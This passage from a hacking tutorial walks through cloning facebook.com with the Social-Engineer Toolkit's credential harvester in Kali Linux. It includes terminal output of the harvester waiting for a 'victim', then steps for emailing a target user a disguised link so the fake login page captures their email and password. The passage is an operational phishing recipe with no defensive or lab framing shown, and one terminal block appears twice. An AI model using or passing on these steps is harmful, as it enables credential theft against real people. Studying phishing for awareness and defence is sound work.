Terminal
File Edit View Search Terminal Help
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

9. Type `www.facebook.com`, as shown in Figure 10.



```

Terminal
File Edit View Search Terminal Help
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
  
```

Then the following screen will appear, as shown in Figure 11

```


Terminal
File Edit View Search Terminal Help
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
Python OpenSSL wasn't detected or PEM file not found, note that SSL compatibilit
y will be affected.
[*] Printing error: zipimporter() argument 1 must be string, not function

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web server can't bind to 80. Are you running Apache?
Do you want to attempt to disable Apache? [y/n]: y
[ ok ] Stopping apache2 (via systemctl): apache2.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
  
```

10. Launch a web browser in Kali Linux and open an email service, as shown in Figure 12.

11. Compose an email and provide the target users email id in the To textbox, as shown in Figure 12.



12. Click on the link icon.


The following window will appear, as shown in Figure 13.

13. Type a text in the Text to display textbox. (Figure 13)

14. Click on the radio button Web address. (Figure 13)

15. Type the fake URL <https://facebook.com/> in the Web address text box. (Figure 13).


16. Click on OK. (Figure 13)






Now the text that you have typed will appear in the email body as a link, as shown in Figure 14.

17. Click on Send. (Figure 14)



Now when the target user will open his email, he will find the link, as shown in Figure 15.



When the target user will click on the link, he/she will be presented with a replica of Facebook.com, as shown in Figure 16.



The fake Facebook.com page will ask the target user to enter the email and password to view the pictures. When the target user enters the credentials, the SET terminal of Kali Linux will fetch the email id and password